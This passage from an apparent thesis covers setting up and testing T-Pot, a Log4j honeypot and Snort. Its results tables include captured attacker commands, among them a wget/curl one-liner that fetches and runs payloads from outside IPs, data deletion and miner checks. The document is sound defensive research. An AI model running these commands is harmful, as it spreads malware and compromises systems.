
In Docker, all data is volatile. When a Docker container breaks, all data created in the container's environment is lost, and a new instance is launched. As a result, we have a persistent data store (mounted to /data/ on the host) for some data that has to be persistent, such as config files, in order to make it available and durable beyond container or system restarts.

Basically, when the system is booted up the following steps will take place:

- start the host system
- start all docker containers (honeypots, IDS, elk, ewsposter)
- ewsposter periodically checks the honeypot containers for new attacks and submits data to our community backend

Refer the image 3.3.1.1 given below, for in-depth view of architecture[21] of T-Pot:

Figure 3.3.1.1: Architecture of T-Pot Honeynet for Docker Container




### 3.3.2 Log4jPot:

A Log4jPot solution, a low interaction honeypot designed for active internal defense. It is not meant to be susceptible or allow intruders access. Its primary function is to monitor requests for suspicious text patterns in HTTP header fields and form fields and sends a message on Teams or Slack if anything unusual appears.

Figure 3.3.2.1 is the architecture of the proposed solution which states a clear path of the application flow when a malicious actor tries to attack the website and get detected by the honeypot.


Figure 3.3.2.1: Architecture of the proposed Log4jPot



### 3.3.3 SNORT Firewall:

Snort's architecture is made up of four main components. The packet sniffer, preprocessor, detection engine, and output are the four components. Snort will take packets, run them through a preprocessor, and then compare them against a set of rules[22]. Depending on the action taken by the rules, the output will log or trigger warnings. Architectural diagram of Snort is shown in figure 3.3.3.1.

Figure 3.3.3.1: Architecture of SNORT firewall



### 3.4 Design & Implementation

#### 3.4.1 T-Pot honeynet:

Before beginning with the installation part, make sure the specified T-Pot system fulfils the discussed minimum system requirements (refer section: 3.1), whether you install it on actual hardware or in a virtual environment.

Installation:

T-Pot is easy to set up. Please note that even the installation iso file will require the fundamental docker containers to be fetched from Docker Hub, so users should have an internet connection up and running[21].

First of all, decide whether you want to use the prebuilt installation ISO image tpotce.iso or built your own. In this project, I have used prebuilt ISO image. Secondly, decide the environment where you want to deploy the honeypot such as virtual machine or real hardware. For testing and information gathering purpose one should use virtual machine, so I used the same.

Prebuilt ISO Image:

Initially, user have to download the ISO image file (~610MB) from github repository and install it according to their Operating System (Windows or Debian based). As aforementioned, I have used Debian 10 virtual machine for deployment[23]. So once installed, restart the system, and check all



the services are up and running and to do so type `"/dps.sh"` (you can find this file under `/opt/tpot/bin` directory).


### Running in Virtual Machine:

It depends on users that which virtualization software they want to use to virtual system. I am using VMware for this project but there are other options they can use such as Oracle box.

In any of the virtualization software, user will need to enable promiscuous mode (Promiscuous mode is a type of computer networking operational mode in which all network data packets can be accessed and viewed by all network adapters operating in this mode) for the network interface for suricata to work properly[21].

After performing all the above given step you can access your admin page of T-Pot honeypot on 64294 port i.e., <https://<ip-addr>:64294> . You can see the dashboard in the image 3.4.1.1 given below.

Figure 3.4.1.1: Admin dashboard of T-Pot on port 64294



### 3.4.2 Log4jPot:

An Internal Network Honeypot can be used to determine if a malicious actor externally or internally scans the network for Log4j CVE-2021-44228. This honeypot could be deployed on a server or desktop or as a Docker container

by directly running the Python script[16]. However, before that, a system must have python3, FastAPI, and Requests modules and assign values to some variables:

WEBHOOK\_URL = To receive notification from Slack, Mattermost, or Teams.

HONEYPOT\_NAME = Give name according to the organisation so the security team knows where the notification is coming from.

HONEYPOT\_PORT = Set port number on which users want to deploy (preferably 8080).

Figure 3.4.2.1 shows the deployment scenario of the proposed Log4jPot within the organisation network. As another deployment scenario, the malicious attacker can be deceived by keeping one more Log4jPot in between the internal firewall and internal network, so even if the attacker bypasses the external honeypot and internal firewall, it will again get trapped (refer figure 3.4.2.2).

Figure 3.4.2.1: Detection Honeypot Placement in the Organization Network with Single honeypot






Figure 3.4.2.2: Detection Honeypot Placement in the Organization Network with two honeypots



The pseudocode of implemented Log4jPot is given below (figure 3.4.2.3) which summarises the program flow for quick understanding.

Figure 3.4.2.3: Pseudocode of Log4shell Honeypot



### 3.4.3 SNORT Firewall:


To use SNORT Firewall, user need to download few software to make it run properly. The requirement list for this firewall is given below:

- WinPcap
- Npcap
- Snort Rule files

After downloading and installing all the above given software, we will download and install the latest and free version of Snort firewall from its official website[24].

Now, to check whether it is installed or not, user will need to type 'snort -v' command in command prompt. If it is successfully installed, then it will show the output as shown in figure 3.4.3.1.

Figure 3.4.3.1: Snort version information after installation

A terminal window with a black background and green text. The text displays the output of the 'snort -v' command. It starts with '--- Initialization Complete ---', followed by a prompt 'o" )~' and the command '-\*> Snort! <\*-'. The output includes the version 'Version 2.9.19-WIN64 GRE (Build 85)', the authors 'By Martin Roesch & The Snort Team' with a URL, copyright information for Cisco and Sourcefire, and the versions of PCRE and ZLIB used.

```
--- Initialization Complete ---  
o" )~ -*> Snort! <*-  
Version 2.9.19-WIN64 GRE (Build 85)  
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
Copyright (C) 2014-2021 Cisco and/or its affiliates. All rights reserved.  
Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
Using PCRE version: 8.10 2010-06-25  
Using ZLIB version: 1.2.11
```

### 3.5 Conclusion:

This chapter explained the architecture, design, and implementation of all the technologies which have been used in this project. Now, in the next section we will discuss the testing phase and results.

## Chapter 4: Testing and Evaluation

### 4.1 Introduction

This chapter will showcase the testing and results of the applications. In previous chapter, we discussed the design and implementation of each application so based on that testing phase and results are discussed.

Section 4.2 provides a detailed run-through of testing phase of T-Pot Honeynet, Log4jPot and Snort Firewall. Additionally, evaluation of each framework is also discussed.

### 4.2 Testing and Results

#### ***4.2.1 T-Pot honeynet:***

T-Pot is a heavy memory consuming application as it starts multiple honeypots at a time. So, it takes time to monitor the traffic and analyse it. That's why, the testing period of this honeypot was about 2 to 3 weeks with 10 GB of RAM and 100 GB of disk space. The application is so heavy that it takes almost 24 hrs to show any kind of results.

After few days of being up and running, the deployed T-Pot got thousands of attacks. As discussed in earlier section that there are many kinds of honeypots which are getting deployed such as cowrie, honeytrap, etc., that's why we got so many attacks in just few days of running. One can see the dashboard of Kibana on port 64297 i.e., <https://<ip-addr>:64297> the image of the dashboard can be seen in figure 4.2.1.1 given below.

**HoneyPot Attacks - Top 10**

Attacks	Dionaea - Attacks	Cowrie - Attacks	Honeytrap - Attacks	Ciscosec - Attacks	Rdyb - Attacks	Adbhoney - Attacks	Citriehoneypot - Attacks	Tanner - Attacks	ConPot - Attacks	Mallory - Attacks
69,792	13,633	4,452	130	57	42	28	26	23	21	

**HoneyPot Attacks Bar**

**HoneyPot Attacks Histogram**

**HoneyPot Attack Map**

**Attacks by Destination Port Histogram**

**Attacks by Honeypot**


**Attacks by Country Histogram**

**Attacker Src IP Reputation**

**POT OS Distribution**

**Attacks by Country**

Figure 4.2.1.2: T-Pot infrastructure live attack count with parameters



Kibana dashboard also shows us the username and passwords which were used by malicious actors to attack my deployed honeypot (refer figures 4.2.1.3 & 4.2.1.4 given below), from which we can conclude that username 'admin' and password '1234' was mostly used by the attacker to gain access into my deployed system.

Figure 4.2.1.3: Usernames used by attackers




Figure 4.2.1.4: Passwords used by attackers



We can also see the most used commands by attackers after gaining access into my system (refer figures 4.2.1.5 given below). 'uname -a' command, which gives the information of the system username and kernel, was used 152 times and 'shell' command was used 250 times.

Figure 4.2.1.5: Command line input of attackers and its count

Export	
Command Line Input	CNT
uname -a	152
cat /proc/cpuinfo   grep name   wc -l	149
uname	149
cat /proc/cpuinfo   grep model   gr...	148
cat /proc/cpuinfo   grep name   he...	148
crontab -l	148
free -m   grep Mem   awk '{print \$...	148
ls -lh \$(which ls)	148
lscpu   grep Model	148
top	148

input.keyword: Descending	
shell	250
system	238
sh	126
enable	119
dd bs=52 count=1 if=.s    cat .s    while read i; do echo \$i; done < s	100
/ip cloud print	86
rm -rf /data/local/tmp/*	57
cat /proc/cpuinfo	43
ifconfig	43
ps -ef   grep '[Mm]iner'	43
ps   grep '[Mm]iner'	43
echo Hi   cat -n	42
ls -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var/log/smsd.log /etc/smsd.conf* /usr/bin/qmuxd /var/qmux_connect_socket /etc/config/simman /dev/modem* /var/config/sms/*	42
uname -a	41
chmod 0755 /data/local/tmp/nohup	35
cd /data/local/tmp/; rm -rf wget bwget curl bcurl; wget http://5.252.194.137/wget; sh wget; busybox wget http://5.252.194.137/bwget; sh bwget; curl http://5.252.194.137/curl > curl; sh curl; busybox curl http://89.248.174.146/bcurl > bcurl; sh bcurl.sh	32
linuxshell	32
pm path com.ufo.miner	29
am start -n com.ufo.miner/com.example.test.MainActivity	28
config terminal	28
ps   grep trinity	28



After running T-Pot for about 3 weeks, I got the most significant information about the attackers which IP Addresses from which the attacks were coming from. Surprisingly, Ireland was at the top in the list (refer images 4.2.1.6 & 4.2.1.7 given below), but it is not likely that attackers were also from Ireland, because it is possible that they were using VPN of Ireland to launch attacks. This information can be used by Irish government to identify malicious IP address and put ban on them.

Figure 4.2.1.6: Country-wise attack count and organisation name of which IP address was used


geoip.country_name.keyword: Descending	geoip.as_org.keyword: Descending	Count	Count percentages
Ireland	Petersburg Internet Network Ltd.	936,470	56.229%
United States	Digital Ocean, Inc.	129,957	7.803%
Vietnam	Viettel Corporation	48,050	2.885%
Netherlands	Online S.a.s.	42,366	2.544%
Venezuela	CANTV Servicios, Venezuela	42,350	2.543%
United States	Massachusetts Institute of Technology	42,301	2.54%

Figure 4.2.1.7: Top 10 Attacker's IP addresses from which attack came

Attacker Source IP - Top 10	
Source IP	CNT
5.188.86.168	38,968
5.188.86.219	31,540
5.188.87.57	31,298
5.188.86.165	31,061
5.188.86.216	28,830
5.188.86.167	26,757
5.188.86.180	26,688
5.188.86.212	25,921
5.188.87.53	25,346
5.188.86.206	25,291

Suricata, it is an open-source network threat detection engine with features such as network security monitoring, intrusion detection, and intrusion prevention. It has given some information about the attacks like CVE (Common Vulnerability Exposure number) of a particular attack, you can refer the image 4.2.1.8 given below.

Figure 4.2.1.8: CVE details of attacks



CVE ID	CNT
CVE-2001-0540	132
CVE-2012-0152	61
CVE-2018-14847 CVE-2018-14847	38
CAN-2001-0540	23
CVE-2002-0013 CVE-2002-0012	18
CVE-2001-0414	12
CVE-2020-14882 CVE-2020-14882	12
CVE-2002-0013 CVE-2002-0012 CVE-1999-0517	11
CVE-2019-0708 CVE-2019-0708 CVE-2019-0708	4
CVE-2020-14882 CVE-2020-14882 CVE-2020-14882	4

The results discussed above and the information about the attackers and attacks can be used to secure our systems and organisations.

#### **4.2.2 Log4jPot:**

The proposed Log4jPot application is developed using Python programming language and FastAPI. It is deployed by using the Uvicorn ASGI webserver because it can process each web request asynchronously (which means

web requests don't have to wait for other web requests to finish doing their tasks). The web requests can complete their processing in any of their desired sequences[25].

Before discussing the results of Log4jPot detection, this thesis highlights the reason for selecting FastAPI over Flask for development in this section. In Table 4.2.2.1, the comparison between the FastAPI and Flask has been shown based on some critical factors. FastAPI is a contemporary, fast, open-source, and highly performant Python web framework that is based on Python 3.6 and above standard types and is used to create Web APIs whereas Flask is a lightweight web development framework that may be used to create minimalistic online applications. FastAPI leads in terms of performance since it is focused on speed, and Flask is comparatively slower in performance. Flask has a single source, which means it will handle each request one by one, so regardless of how many multiple requests there are, it will take them in turn, which takes longer. On the other hand, FastAPI does not face this difficulty as it uses ASGI. The benchmark score rank of FastAPI is also significantly lower than Flask which clearly states that FastAPI is better in overall performance than Flask.

Table 4.2.2.1: Comparative analysis of FastAPI and Flask

Factors	FastAPI	Flask
<b>Gateway Interface</b>	Uvicorn: ASGI (Asynchronous Server Gateway Interface)	WSGI (Web Server Gateway Interface)
<b>Performance</b>	Faster	Comparatively Slow
<b>Supports Automatic Documentation</b>	Yes	No
<b>Testing</b>	Using Starlette and pytest	Using unittest
<b>Benchmark Score</b>	247	370

To get the IP address location, IP-API[26] has been used. This REST API converts raw IP data into useful information. It automates IP address validation and geolocation lookup, providing over forty-five data references per processed IP address, like connection, location, currency, security, and time zone[27].

For the experiments, we started a channel on Slack and enabled a webhook URL on one of the channels so that we can get an alert message on that channel. To test the input-form fields which will use the POST method, we intentionally passed the Log4j payload in the password field, and instantly, we got the alert message on our Slack channel with all the information regarding that intrusion like attackers IP address, geolocation, HTTP method used, header information and input form data (Refer Figure 4.2.2.1).

Figure 4.2.2.1: Input-Form Fields Testing, message alert on Slack



